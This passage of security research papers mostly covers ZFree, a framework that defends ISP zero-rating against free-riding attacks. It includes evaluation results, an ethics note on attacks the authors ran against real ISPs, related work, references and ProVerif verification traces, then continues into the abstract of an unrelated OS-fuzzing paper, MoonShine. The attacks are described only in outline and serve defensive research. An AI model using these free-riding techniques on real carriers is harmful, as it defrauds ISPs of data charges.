



Figure 6: Network Traffic (Gbps) and CPU Usage (%) for the ISP Assistant (Top) and two CP Agents (Middle and Bottom) under Stress Test

in Figure 6 (middle). The average CPU usage for the first CP server is 15.4%. Our second CP server has 4.332Gbps peak traffic in legacy network and 4.213Gbps with ZFree's server agent as shown in Figure 6 (middle). The average CPU usage for the second CP server is 42.2%.

In sum, the evaluation results show that ZFree can support the needs for ISP core network with reasonable CPU overhead.

#### 8.2.3 Control Plane Overhead

In this part, we measure two overhead: the control plane communication overhead and the control plane processing overhead. First, we replay a 900MB zero-rating video file from one CP to one UE and calculate the volumes of packets between the ISP assistant and the server agent compared with the total amount of traffic. Our evaluation shows that ZFree introduces a small amount, i.e., 4.2%, of additional traffic in terms of control plane communication overhead.

Second, we compare ZFree control plane protocol with a naive implementation that transfers plain hash values in a TLS connection. Our evaluation shows that such implementation incurs 2.8 times more overhead than ZFree control plane protocol when processing 100MB data plane traffic. The reason is that keyed hash is cheap as compared to encryption, such as AES.

### 8.3 Security

In this experiment, we evaluate the security of our ZFree implementation by using three types of zero-rating attacks. Two types are documented in Section 2, i.e., masquerading a CP server and modifying the response packet from the CP server. We also perform a TCP retransmission-based free-riding attacks [20] against ZFree. Specifically, we add two virtual switches, one between the ISP and the CP gateway, and the other between the client and the ISP. The former is used to modify response packets, e.g., encapsulating packets into TCP retransmission, and the latter is used to recover the modified contents, e.g., stripping the added TCP headers. Our evaluation results show that ZFree is robust to all three types of free-riding attacks. Specifically, ZFree in its blocking mode rejects corresponding packets and the client can not get the response until timeout.

## 9 Discussions

In this section, we discuss several aspects of ZFree. First, we discuss *ethics concerns* for the free-riding attacks that we launched against real-world ISPs. During all the experiments, we try to limit the damage that could occur to these ISPs. We only downloaded a small amount of but enough data so that the free-riding attack effect can be observed. The downloaded contents are hosted on our own server and contain no real information. Moreover, we paid these ISPs after all the experiments. For mobile networks, we paid the ISP with extra data traffic fees for the amount that we used; for WiFi network, we purchased the WiFi, e.g., on United flight, after our experiment. We also tried our best to inform the tested ISPs about the found vulnerabilities. All the tested ISPs are informed of this issue.

Second, we discuss the general issue about *network neutrality*. As mentioned by Yiakoumis et al. [50], some people raised concerns that certain zero-rating services could violate network neutrality. The general issue is orthogonal to our paper. The current status is that the Federal Communications Commission (FCC) determines whether a zero-rating service creates unfair conditions for consumers on a case-by-case basis. So far FCC approves most of existing zero-rating services provided by ISP.

Third, we discuss how *third-party contents*, e.g., ads included in a webpage, are zero-rated. The current prototype of ZFree can only zero-rate first-party contents but not third-party. We note that this is a traditional hard problem in zero-rating framework and many real-world ISPs do not zero-rate third-party contents as well. For example, when we visit history.com, T-Mobile only zero-rates contents from history.com but not the third-party ads embedded inside the webpage. We leave it as

future work to include third-party contents.

Fourth, we discuss how to deal with CDN in ZFree. Each CDN server needs to install a server agent and communicate with the ISP assistant. We realize that in mobile network scenario the case is even sometimes simplified, because many mobile ISPs host their own CDN and provide contents directly from their base station. That is, the server agent and the ISP assistant may be co-located in the same local network.

Lastly, we talk about the robustness of ZFree against DoS attacks. ZFree computes the hashes of server responses but not requests. That is, if there exists DoS attacks, the CP server is the target before ZFree, which can help ZFree to filter DoS requests. In practice, a DoS attack filter is deployed at the CP's gateway and ZFree is located behind this DoS attack filter.

## 10 Related Work

We discuss related work in this section.

### 10.1 Existing Attacks

We categorize existing attacks on ISP Policy and Charging Rules Function (PCRF) [10, 8] into two types, free-riding and overcharging.

First, an attacker as a malicious client can mislead ISP's PCRF and obtain access to illegitimate free data—defined as free-riding attacks. In the past, researchers show that an attacker may utilize different uncharged protocols, including TCP retransmission [21, 20], DNS [41] and ICMP [31], to launch free-riding attacks. The only three-party free-riding attack mentioned by Kakhki et al. [25] is to change the "Host" field of an HTTP packet to bypass charging. As a comparison, the measurement described in Section 2 studies the HTTPS protocol and also propose a new free-riding attack in which an attacker can modify the response from a zero-rating server and inject non-zero-rating contents.

Second, a man-in-the-middle attacker can generate huge amount of data between the client and the ISP to cause the users being charged for additional traffic, which is called overcharging attacks [31, 21, 42]. This type of attack is out of scope and one can refer to existing works [31, 21, 42] for solutions.

### 10.2 Existing Zero-rating Framework

In general, there are two types of zero-rating frameworks: ISP-only and ISP-CP approaches. First, many ISPs use traffic inspection techniques, such as Deep Packet Inspection (DPI) and its enhancement [47, 32, 51] to differentiate network traffic. Similarly, many other approaches [26, 28, 49, 44, 45, 52] can also be used to inspect network traffic. Although such approaches are effective in differentiating network traffic, especially on the protocol layer, they cannot be used to defend against our free-riding attacks. The reason is that the zero-rating contents in our scenario are generated by the CP and possibly encrypted, i.e., it is impossible and insecure for the CP to understand or inspect the traffic.

Second, people also propose to let the ISP and CP negotiate on a zero-rating policy. For example, Limited Use of Remote Keys (LURK) [34] and Session Protocol for User Datagrams (SPUD) [23] are two new protocols that allow middlebox to inspect end-to-end traffic. Yiakoumis et al. [50] propose a traffic authentication architecture so-called network cookie to provide on demand zero-rating services. Facebook Zero [11, 3] allows CP to provide the ISP an IP whitelist so that only traffic to an IP in the list is zero-rated. However, none of the aforementioned approaches can defend against free-riding attacks as they fail to authenticate zero-rating servers and verify packet integrity. Additionally, LURK and SPUD require the server codebase modifications, i.e., being incompatible with existing codebase.

### 10.3 Other Techniques

Packet hashing is also used by Chen et al. [18] for diagnosis purpose. Specifically, they use FPGA to compute all the packet hashes in the backbone network and deliver them to next hops for diagnosis. Note that packet hashing alone cannot defend against free-riding attacks, because ZFree needs to ensure both server authenticity and packet integrity. Middlebox enhancement include both blackbox and whitebox approaches. Blackbox enhancement [30, 43, 38, 29, 46, 24, 17, 22, 40] analyzes traffic without decryption or understanding the traffic. Such approach, though being effective in solving their own problem, cannot correctly zero-rate traffic without collaborating with the CP server. Whitebox approaches, such as mcTLS [37] and APIP [36], enhance TLS protocol to convey information for the middlebox. As a comparison, they require server code modifications and face backward compatibility problem in deployment. Certificate pinning [39, 19], or HTTP Public Key Pinning (HPKP), is a security mechanism embedded in HTTP header that defends against impersonation attack. Certificate pinning cannot prevent zero-rating attacks, because it requires the collaboration from the client.

## 11 Conclusion

To mitigate such free-riding attacks, in this paper, we propose a secure, backward compatible, zero-rating framework, called ZFree, which authenticates and verifies all the communications between the CP and the client. ZFree is formally verified as secure against free-riding attacks. We implemented a prototype of ZFree and our evaluation on two test beds, one mobile network and the other WiFi network, shows that ZFree is lightweight, secure, and scalable.

## 12 Acknowledgement

We would like to thank anonymous reviewers for their helpful comments and feedback. This work was supported in part by a gift from Cisco and National Science Foundation (NSF) grants CNS-15-63843. The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of NSF.

## References

[1] (2017 global internet phenomena) spotlight: Zero-rating fraud. https://www.sandvine.com/downloads/general/global-internet-phenomena/2017/global-internet-phenomena-spotlight-zero-rating-fraud.pdf.

[2] Cisco:mobility management entity overview. https://www.cisco.com/c/en/us/td/docs/wireless/asr_5000/20/MME/b_20_MME_Admin/b_20_MME_Admin_chapter_01.pdf.

[3] "The F5 handbook for service providers, page 31," https://f5.com/solutions/service-provider.

[4] Mininet-wifi: Emulator for wifi wireless networks. https://github.com/intrig-unicamp/mininet-wifi/wiki.

[5] netresec: Hands-on network forensics, training pcap dataset from first 2015. http://www.netresec.com/?page=PcapFiles.

[6] ns-3: discrete-event network simulator for internet systems. https://www.nsnam.org.

[7] "[RFC 2544] benchmarking methodology for network interconnect devices," https://rfc-editor.org/rfc/rfc2544.txt, Mar 1999, rFC.

[8] "3gpp. ts32.240: Charging architecture and principles," 2003.

[9] "Tcpreplay software," http://tcpreplay.appneta.com, Aug 2012, tcpreplay.

[10] "3gpp. ts 23.203: Policy and charging control architecture," 2013.

[11] (2014, Dec.) Delivering zero-rated traffic. https://connect.limelight.com/blogs/limelight/2014/12/08/delivering-zero-rated-traffic.

[12] "Sample captures for access network," http://tcpreplay.appneta.com/wiki/captures.html, May 2016, tcpreplay.

[13] K. Arai. (2015-2016) Formal verification of tls 1.3 full handshake protocol using proverif. https://www.cellos-consortium.org/studygroup/TLS1.3-fullhandshake-draft11.pv.

[14] B. Blanchet, "An Efficient Cryptographic Protocol Verifier Based on Prolog Rules," in *14th IEEE Computer Security Foundations Workshop (CSFW-14)*. Cape Breton, Nova Scotia, Canada: IEEE Computer Society, Jun. 2001, pp. 82–96.

[15] ——, "Modeling and verifying security protocols with the applied pi calculus and proverif," *Foundations and Trends in Privacy and Security*, vol. 1, no. 1-2, pp. 1–135, Oct. 2016. [Online]. Available: https://doi.org/10.1561/3300000004

[16] C. E. Caldwell and J. P. Linkola, "System and method for authorizing access to an ip-based wireless telecommunications service," 2016, uS Patent App. 15/396,192.

[17] M. Casado, M. J. Freedman, J. Pettit, J. Luo, N. McKeown, and S. Shenker, "Ethane: Taking control of the enterprise," in *Proceedings of the 2007 Conference on Applications, Technologies, Architectures, and Protocols for Computer Communications*, ser. SIGCOMM '07. New York, NY, USA: ACM, 2007, pp. 1–12. [Online]. Available: http://doi.acm.org/10.1145/1282380.1282382

[18] A. Chen, A. Haeberlen, W. Zhou, and B. T. Loo, "One primitive to diagnose them all: Architectural support for internet diagnostics," in *Proceedings of the Twelfth European Conference on Computer Systems*, ser. EuroSys '17. New York, NY, USA: ACM, 2017, pp. 374–388.

[19] S. Fahl, M. Harbach, H. Perl, M. Koetter, and M. Smith, "Rethinking ssl development in an appified world," in *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*. ACM, 2013, pp. 49–60.

[20] Y. Go, J. Won, D. F. Kune, E. Jeong, Y. Kim, and K. Park, "Gaining control of cellular traffic accounting by spurious tcp retransmission," in *Network and Distributed System Security (NDSS) Symposium 2014*. Internet Society, 2014, pp. 1–15.

[21] Y. Go, D. F. Kune, S. Woo, K. Park, and Y. Kim, "Towards accurate accounting of cellular data for tcp retransmission," in *Proceedings of the 14th Workshop on Mobile Computing Systems and Applications*, ser. HotMobile '13. New York, NY, USA: ACM, 2013, pp. 2:1–2:6. [Online]. Available: http://doi.acm.org/10.1145/2444776.2444779

[22] R. Gold, P. Gunningberg, and C. Tschudin, "A virtualized link layer with support for indirection," in *Proceedings of the ACM SIGCOMM Workshop on Future Directions in Network Architecture*, ser. FDNA '04. New York, NY, USA: ACM, 2004, pp. 28–34. [Online]. Available: http://doi.acm.org/10.1145/1016707.1016713

[23] J. Hildebrand and B. Trammell, "Substrate Protocol for User Datagrams (SPUD) Prototype," Internet Engineering Task Force, Internet-Draft draft-hildebrand-spud-prototype-03, Mar. 2015, work in Progress. [Online]. Available: https://datatracker.ietf.org/doc/html/draft-hildebrand-spud-prototype-03

[24] D. A. Joseph, A. Tavakoli, and I. Stoica, "A policy-aware switching layer for data centers," in *Proceedings of the ACM SIGCOMM 2008 Conference on Data Communication*, ser. SIGCOMM '08. New York, NY, USA: ACM, 2008, pp. 51–62. [Online]. Available: http://doi.acm.org/10.1145/1402958.1402966

[25] A. M. Kakhki, F. Li, D. Choffnes, E. Katz-Bassett, and A. Mislove, "Bingeon under the microscope: Understanding t-mobiles zero-rating implementation," in *Proceedings of the 2016 Workshop on QoE-based Analysis and Management of Data Communication Networks*, ser. Internet-QoE '16. New York, NY, USA: ACM, 2016, pp. 43–48. [Online]. Available: http://doi.acm.org/2940136.2940140

[26] P. Kazemian, M. Chan, H. Zeng, G. Varghese, N. McKeown, and S. Whyte, "Real time network policy checking using header space analysis," in *NSDI*, 2013, pp. 99–111.

[27] F. H. Khan and M. Portmann, "A system-level architecture for software-defined lte networks," in *Signal Processing and Communication Systems (ICSPCS), 2016 10th International Conference on*. IEEE, 2016, pp. 1–10.

[28] A. Khurshid, W. Zhou, M. Caesar, and P. Godfrey, "Veriflow: Verifying network-wide invariants in real time," *ACM SIGCOMM Computer Communication Review*, vol. 42, no. 4, pp. 467–472, 2012.

[29] C. Lan, J. Sherry, R. A. Popa, S. Ratnasamy, and Z. Liu, "Embark: securely outsourcing middleboxes to the cloud," in *13th USENIX Symposium on Networked Systems Design and Implementation (NSDI 16)*. USENIX Association, 2016, pp. 255–273.

[30] P. Lepeska, "Trusted proxy and the cost of bits," in *90th IETF meeting*, 2014.

[31] C.-Y. Li, G.-H. Tu, C. Peng, Z. Yuan, Y. Li, S. Lu, and X. Wang, "Insecurity of voice solution volte in lte mobile networks," in *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '15. New York, NY, USA: ACM, 2015, pp. 316–327. [Online]. Available: http://doi.acm.org/10.1145/2810103.2813618

[32] P.-C. Lin, Y.-D. Lin, Y.-C. Lai, and T.-H. Lee, "Using string matching for deep packet inspection," *Computer*, vol. 41, no. 4, 2008.

[33] J. Liu, A. Panda, A. Singla, B. Godfrey, M. Schapira, and S. Shenker, "Ensuring connectivity via data plane mechanisms," in *Presented as part of the 10th USENIX Symposium on Networked Systems Design and Implementation (NSDI 13)*. Lombard, IL: USENIX, 2013, pp. 113–126. [Online]. Available: https://www.usenix.org/conference/nsdi13/technical-sessions/presentation/liu_junda

[34] D. Migault, "LURK Protocol for TLS/DTLS1.2 version 1.0," Internet Engineering Task Force, Internet-Draft draft-mglt-lurk-tls-01, Mar. 2017, work in Progress. [Online]. Available: https://datatracker.ietf.org/doc/html/draft-mglt-lurk-tls-01

[35] K. Nagaraj, D. Bharadia, H. Mao, S. Chinchali, M. Alizadeh, and S. Katti, "Numfabric: Fast and flexible bandwidth allocation in datacenters," in *Proceedings of the 2016 conference on ACM SIGCOMM 2016 Conference*. ACM, 2016, pp. 188–201.

[36] D. Naylor, M. K. Mukerjee, and P. Steenkiste, "Balancing accountability and privacy in the network," *ACM SIGCOMM Computer Communication Review*, vol. 44, no. 4, pp. 75–86, 2015.

[37] D. Naylor, K. Schomp, M. Varvello, I. Leontiadis, J. Blackburn, D. R. López, K. Papagiannaki, P. Rodriguez Rodriguez, and P. Steenkiste, "Multi-context tls (mctls): Enabling secure in-network functionality in tls," in *Proceedings of the 2015 ACM Conference on Special Interest Group on Data Communication*, ser. SIGCOMM '15. New York, NY, USA: ACM, 2015, pp. 199–212. [Online]. Available: http://doi.acm.org/10.1145/2785956.2787482

[38] M. O'Neill, S. Ruoti, K. Seamons, and D. Zappala, "Tls proxies: Friend or foe?" in *Proceedings of the 2016 ACM on Internet Measurement Conference*. ACM, 2016, pp. 551–557.

[39] J. Osborne and A. Diquet, "When security gets in the way: Pentesting mobile apps that use certificate pinning," *Black Hat*, 2012.

[40] V. Paxson, "Bro: A system for detecting network intruders in real-time," *Comput. Netw.*, vol. 31, no. 23-24, pp. 2435–2463, Dec. 1999. [Online]. Available: http://dx.doi.org/10.1016/S1389-1286(99)00112-7

[41] C. Peng, C.-y. Li, G.-H. Tu, S. Lu, and L. Zhang, "Mobile data charging: New attacks and countermeasures," in *Proceedings of the 2012 ACM Conference on Computer and Communications Security*, ser. CCS '12. New York, NY, USA: ACM, 2012, pp. 195–204. [Online]. Available: http://doi.acm.org/10.1145/2382196.2382220

[42] C. Peng, C.-Y. Li, H. Wang, G.-H. Tu, and S. Lu, "Real threats to your data bills: Security loopholes and defenses in mobile data charging," in *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '14. New York, NY, USA: ACM, 2014, pp. 727–738. [Online]. Available: http://doi.acm.org/10.1145/2660267.2660346

[43] A. Rao, J. Sherry, A. Legout, A. Krishnamurthy, W. Dabbous, and D. Choffnes, "Meddle: Middleboxes for increased transparency and control of mobile traffic," in *Proceedings of the 2012 ACM Conference on CoNEXT Student Workshop*, ser. CoNEXT Student '12. New York, NY, USA: ACM, 2012, pp. 65–66. [Online]. Available: http://doi.acm.org/10.1145/2413247.2413286

[44] J. Schulz-Zander, C. Mayer, B. Ciobotaru, S. Schmid, and A. Feldmann, "Opensdwn: Programmatic control over home and enterprise wifi," in *Proceedings of the 1st ACM SIGCOMM Symposium on Software Defined Networking Research*, ser. SOSR '15. New York, NY, USA: ACM, 2015, pp. 16:1–16:12. [Online]. Available: http://doi.acm.org/10.1145/2774993.2775002

[45] J. Schulz-Zander, C. Mayer, B. Ciobotaru, S. Schmid, A. Feldmann, and R. Riggio, "Programming the home and enterprise wifi with opensdwn," in *ACM SIGCOMM Computer Communication Review*, vol. 45, no. 4. ACM, 2015, pp. 117–118.

[46] J. Sherry, S. Hasan, C. Scott, A. Krishnamurthy, S. Ratnasamy, and V. Sekar, "Making middleboxes someone else's problem: network processing as a cloud service," *ACM SIGCOMM Computer Communication Review*, vol. 42, no. 4, pp. 13–24, 2012.

[47] J. Sherry, C. Lan, R. A. Popa, and S. Ratnasamy, "Blindbox: Deep packet inspection over encrypted traffic," in *Proceedings of the 2015 ACM Conference on Special Interest Group on Data Communication*, ser. SIGCOMM '15. New York, NY, USA: ACM, 2015, pp. 213–226. [Online]. Available: http://doi.acm.org/10.1145/2785956.2787502

[48] E. Weingärtner, F. Schmidt, H. Vom Lehn, T. Heer, and K. Wehrle, "Slicetime: a platform for scalable and accurate network emulation," in *Proceedings of NSDI'11: 8th USENIX Symposium on Networked Systems Design and Implementation*, 2011, p. 253.

[49] Y. Wu, A. Chen, A. Haeberlen, B. T. Loo, and W. Zhou, "Automated bug removal for software-defined networks," in *Proceedings of USENIX Symposium of Networked Systems Design and Implmentation (NSDI)*, Mar. 2017.

[50] Y. Yiakoumis, S. Katti, and N. McKeown, "Neutral net neutrality," in *Proceedings of the 2016 ACM SIGCOMM Conference*, ser. SIGCOMM '16. New York, NY, USA: ACM, 2016, pp. 483–496. [Online]. Available: http://doi.acm.org/10.1145/2934872.2934896

[51] F. Yu, Z. Chen, Y. Diao, T. Lakshman, and R. H. Katz, "Fast and memory-efficient regular expression matching for deep packet inspection," in *Architecture for Networking and Communications systems, 2006. ANCS 2006. ACM/IEEE Symposium on*. IEEE, 2006, pp. 93–102.

[52] Y. Zhang, Z. M. Mao, and M. Zhang, "Detecting traffic differentiation in backbone isps with netpolice," in *Proceedings of the 9th ACM SIGCOMM Conference on Internet Measurement*, ser. IMC '09. New York, NY, USA: ACM, 2009, pp. 103–115. [Online]. Available: http://doi.acm.org/10.1145/1644893.1644905

## A Raw Trace Example Outputted by ProVerif

In the appendix, we show five examples of raw traces outputted by ProVerif. Figure 7 shows a counter example against response integrity for Network Cookies Model; Figure 8 shows another counter example trace against CP authenticity for IP whitelist based zero-rating framework. Figure 9 shows a successful verification example of ZFree. Figure 10 shows a counter example trace if the ZFree's packet hash is removed. Figure 11 shows a counter example trace if ZFree uses a weak hash function.

1. The attacker has some term cookie_attribute_1498.
attacker(cookie_attribute_1498).
2. The attacker has some term cookie_key_1497.
attacker(cookie_key_1497).
3. The attacker has some term cookie_id_1496.
attacker(cookie_id_1496).
4. By 3, the attacker may know cookie_id_1496.
By 2, the attacker may know cookie_key_1497.
By 1, the attacker may know cookie_attribute_1498.
Using the function 3-tuple the attacker may obtain
Network_Cookie(cookie_id_1496,cookie_key_1497,cookie_attribute_1498).
attacker((cookie_id_1496,cookie_key_1497,cookie_attribute_1498)).
5. The attacker has some term transferred_server_certificate_1501.
attacker(transferred_server_certificate_1501).
6. We assume as hypothesis that attacker(response_data_1494).
7. By 6, the attacker may know response_data_1494.
By 5, the attacker may know transferred_server_certificate_1501.
Using the function 2-tuple the attacker may obtain
(response_data_1494,transferred_server_certificate_1501).
attacker((response_data_1494,transferred_server_certificate_1501)).
8. The message (cookie_id_1496,cookie_key_1497,cookie_attribute_1498) that the attacker may have by 4 may be received at input {14}.
The message (response_data_1494,transferred_server_certificate_1501) that the attacker may have by 7 may be received at input {18}.
So event endResponseVerif(response_data_1494) may be executed at {19}.
end(endResponseVerif(response_data_1494)).

Figure 7: Counter example traces on verifying response integrity for Network Cookies (TCP Connection)

1. The attacker has some term response_Sequence_Number_136.
attacker(response_Sequence_Number_136).
2. The attacker has some term response_ACK_Number_135.
attacker(response_ACK_Number_135).
3. The attacker has some term response_Port_Number_134.
attacker(response_Port_Number_134).
4. The attacker has some term response_IP_133.
attacker(response_IP_133).
5. By 4, the attacker may know response_IP_133.
By 3, the attacker may know response_Port_Number_134.
By 2, the attacker may know response_ACK_Number_135.
By 1, the attacker may know response_Sequence_Number_136.
Using the function 4-tuple the attacker may obtain
Server_response(response_IP_133,response_Port_Number_134,
response_ACK_Number_135,response_Sequence_Number_136).
attacker((response_IP_133,response_Port_Number_134,response
_ACK_Number_135,response_Sequence_Number_136)).
6. We assume as hypothesis that attacker(server_identity_150).
7. The message response_Sequence_Number_136 that the attacker may have by 1 may be received at input 24. The message
(response_IP_133,response_Port_Number_134,response_ACK_Number_135,
response_Sequence_Number_136) at 26 in copy server_identity_150.
The message
(response_IP_133,response_Port_Number_134,response_ACK_Number_135,
response_Sequence_Number_136) that the attacker may have by 6 may be received at input 27.
So event endIPVerify(server_identity_150) may be executed at 28 in session cid_181.
A trace has been found.
RESULT inj-event(endIPVerify(server_identity)) ==
inj-event(endIPVerify(server_identity)) is false.
RESULT (even event(endIPVerify(server_identity_150)) ==
event(endIPVerify(server_identity_150)) is false.)

Figure 8: Counter example traces on verifying CP authenticity for IP whitelist based zero-rating framework (TLS Connection)

1. Starting query event(endResponseVerif_h(keyedhash)) ==
event(beginResponseVerif_h(keyedhash)) RESULT
event(endResponseVerif_h(keyedhash)) ==
event(beginResponseVerif_h(keyedhash)) is true.
2. Starting query event(endResponseVerif_d(response_data1,response_data2,
response_data3,response_data4)) ==
event(beginResponseVerif_d(response_data1,
response_data2,response_data3,response_data4)) RESULT
event(endResponseVerif_d(response_data1,response_data2,response_data3,
response_data4)) ==
event(beginResponseVerif_d(response_data1,response_data2,
response_data3,response_data4)) is true.
3. Starting query event(endintegrityVerif_c(response_data)) ==
event(begintegrityVerif_c(response_data)) RESULT
event(endintegrityVerif_c(response_data)) ==
event(begintegrityVerif_c(response_data)) is true.
4. Starting query inj-event(endClient(s,t,u,v_2565544,w)) ==
inj-event(beginClient(s,t,u,v_2565544,w)) RESULT
inj-event(endClient(s,t,u,v_2565544,w)) ==
inj-event(beginClient(s,t,u,v_2565544,w)) is true.
5. Starting query inj-event(endServerVerif(server_identity)) ==
inj-event(beginServerVerif(server_identity)) RESULT
inj-event(endServerVerif(server_identity)) ==
inj-event(beginServerVerif(server_identity)) is true.
6. Starting query not attacker(data_c) RESULT not attacker(data_c) is true.

Figure 9: Successful example traces on verifying all properties of ZFree (TLS Connection)

goal reachable: attacker(response_data4_759694) &&
attacker(response_data3_759695) && attacker(response_data2_759696) &&
attacker(response_data1_759697) -
end(endResponseVerif_d(response_data1_759697,response_data2_759696,
response_data3_759695,response_data4_759694))
1. We assume as hypothesis that attacker(response_data1_759707).
2. We assume as hypothesis that attacker(response_data2_759708).
3. We assume as hypothesis that attacker(response_data3_759709).
4. We assume as hypothesis that attacker(response_data4_759710).
5. The message response_data1_759707 that the attacker may have by 1 may be received at input 178. The message response_data2_759708 that the attacker may have by 2 may be received at input 179. The message
response_data3_759709 that the attacker may have by 3 may be received at input 180. The message response_data4_759710 that the attacker may have by 4 may be received at input 181. So event endResponseV-
erif_d(response_data1_759707,response_data2_759708,response_data3_759709,
response_data4_759710) may be executed at 182.
end(endResponseVerif_d(response_data1_759707,response_data2_759708,
response_data3_759709, response_data4_759710)).
A more detailed output of the traces is available with set traceDisplay = long.
new skCA creating skCA_759715 at 1
out(c, pk(skCA_759715)) at 3
new skS creating skS_759879 at 4
out(c, (HostInfoCA,HostInfoS,pk(skS_759879),
sign(H((HostInfoCA,HostInfoS,pk(skS_759879))),skCA_759715))) at 8
in(d, a) at 178 in copy a_759714
in(d, m1) at 179 in copy a_759714
in(d, a_759712) at 180 in copy a_759714
in(d, a_759713) at 181 in copy a_759714
event(endResponseVerif_d(a,a_759711,a_759712,a_759713)) at 182 in copy
a_759714
The event endResponseVerif_d(a,a_759711,a_759712,a_759713) is executed. A trace has been found.
RESULT
event(endResponseVerif_d(response_data1,response_data2,response_data3,
response_data4)) == event(beginResponseVerif_d(response_data1,
response_data2, response_data3,response_data4)) is false.

Figure 10: Counter example traces on verifying a weak version of ZFree, i.e., removing control-plane keyed hash (TLS Connection)

```
goal reachable: attacker(response_data_1521060) -
end(endintegrityVerif_c(response_data_1521060))
1. Using the function server_id the attacker may obtain server_id.
attacker(server_id).
2. The attacker has some term server_cipher_suite_1521414.
attacker(server_cipher_suite_1521414).
3. The attacker has some term server_version_1521412.
attacker(server_version_1521412).
4. By 3, the attacker may know server_version_1521412.
By 2, the attacker may know server_cipher_suite_1521414.
By 1, the attacker may know server_id.
Using the function 3-tuple the attacker may obtain (server_version_1521412,
server_cipher_suite_1521414,server_id).
attacker((server_version_1521412,server_cipher_suite_1521414,server_id)).
5. By 3, the attacker may know server_version_1521412.
By 2, the attacker may know server_cipher_suite_1521414.
Using the function 2-tuple the attacker may obtain (server_version_1521412,
server_cipher_suite_1521414).
attacker((server_version_1521412,server_cipher_suite_1521414)).
6. The message (server_version_1521412,server_cipher_suite_1521414,
server_id) that the attacker may have by 4 may be received at input 10.
So the message (server_version_1521412,client,client_legacy_session,
server_cipher_suite_1521414,server_id,exp(g,X_1521421)) may
be sent to the attacker at output 16.
attacker((server_version_1521412,client,client_legacy_session,
server_cipher_suite_1521414,server_id,exp(g,X_1521421))).
7. By 6, the attacker may know (server_version_1521412,
client,client_legacy_session,server_cipher_suite_1521414,
server_id,exp(g,X_1521421)).
Using the function 6-proj-6-tuple the attacker may obtain exp(g,X_1521421).
attacker(exp(g,X_1521421)).
8. By 6, the attacker may know (server_version_1521412,client,
client_legacy_session,server_cipher_suite_1521414,server_id, exp(g,X_1521421)).
Using the function 3-proj-6-tuple the attacker may obtain client_legacy_session.
attacker(client_legacy_session).
9. By 6, the attacker may know (server_version_1521412, client,
client_legacy_session,server_cipher_suite_1521414, server_id, exp(g,X_1521421)).
Using the function 2-proj-6-tuple the attacker may obtain client.
attacker(client).
10. By 3, the attacker may know server_version_1521412.
By 9, the attacker may know client.
By 8, the attacker may know client_legacy_session.
By 2, the attacker may know server_cipher_suite_1521414.
By 1, the attacker may know server_id.
By 7, the attacker may know exp(g,X_1521421).
Using the function 6-tuple the attacker may obtain (server_
version_1521412,client,client_legacy_session,server_cipher
_suite_1521414,server_id,exp(g,X_1521421)).
attacker((server_version_1521412,client,client_legacy_sess
ion,server_cipher_suite_1521414,server_id,exp(g,X_1521421))).
11. The message (server_version_1521412,server_cipher_suite
_1521414) that the attacker may have by 5 may be received at input 91.
33. By 32, the attacker may know (server_version_1521412,
server_random_1521422,server_cipher_suite_1521414,exp(g,Y_1521423)).
Using the function 4-proj-4-tuple the attacker may obtain exp(g,Y_1521423).
attacker(exp(g,Y_1521423)).
34. By 32, the attacker may know (server_version_1521412,
server_random_1521422,server_cipher_suite_1521414,exp(g,Y_1521423)).
Using the function 2-proj-4-tuple the attacker may obtain
server_random_1521422.
attacker(server_random_1521422).
35. By 3, the attacker may know server_version_1521412.
By 34, the attacker may know server_random_1521422.
By 2, the attacker may know server_cipher_suite_1521414.
By 33, the attacker may know exp(g,Y_1521423).
Using the function 4-tuple the attacker may obtain (server_version_1521412,
server_random_1521422,server_cipher_suite_1521414,exp(g,Y_1521423)).
attacker((server_version_1521412,server_random_1521422,
server_cipher_suite_1521414,exp(g,Y_1521423))).
event(endintegrityVerif_c(a_1521424)) at 83 in copy a_1521437
The event endintegrityVerif_c(a_1521424) is executed.
A trace has been found.
RESULT event(endintegrityVerif_c(response_data)) ==
event(begintegrityVerif_c(response_data)) is false.
```

Figure 11: Counter example traces on a weak version of ZFree with a weak hash function (TLS Connection)

# MoonShine: Optimizing OS Fuzzer Seed Selection with Trace Distillation

Shankara Pailoor, Andrew Aday, and Suman Jana
*Columbia University*

## Abstract

OS fuzzers primarily test the system-call interface between the OS kernel and user-level applications for security vulnerabilities. The effectiveness of all existing evolutionary OS fuzzers depends heavily on the quality and diversity of their seed system call sequences. However, generating good seeds for OS fuzzing is a hard problem as the behavior of each system call depends heavily on the OS kernel state created by the previously executed system calls. Therefore, popular evolutionary OS fuzzers often rely on hand-coded rules for generating valid seed sequences of system calls that can bootstrap the fuzzing process. Unfortunately, this approach severely restricts the diversity of the seed system call sequences and therefore limits the effectiveness of the fuzzers.

In this paper, we develop MoonShine, a novel strategy for distilling seeds for OS fuzzers from system call traces of real-world programs while still preserving the dependencies across the system calls. MoonShine leverages light-weight static analysis for efficiently detecting dependencies across different system calls.

We designed and implemented MoonShine as an extension to Syzkaller, a state-of-the-art evolutionary fuzzer for the Linux kernel. Starting from traces containing 2.8 million system calls gathered from 3,220 real-world programs, MoonShine distilled down to just over 14,000 calls while preserving 86% of the original code coverage. Using these distilled seed system call sequences, MoonShine was able to improve Syzkaller's achieved code coverage for the Linux kernel by 13% on average. MoonShine also found 17 new vulnerabilities in the Linux kernel that were not found by Syzkaller.

## 1 Introduction

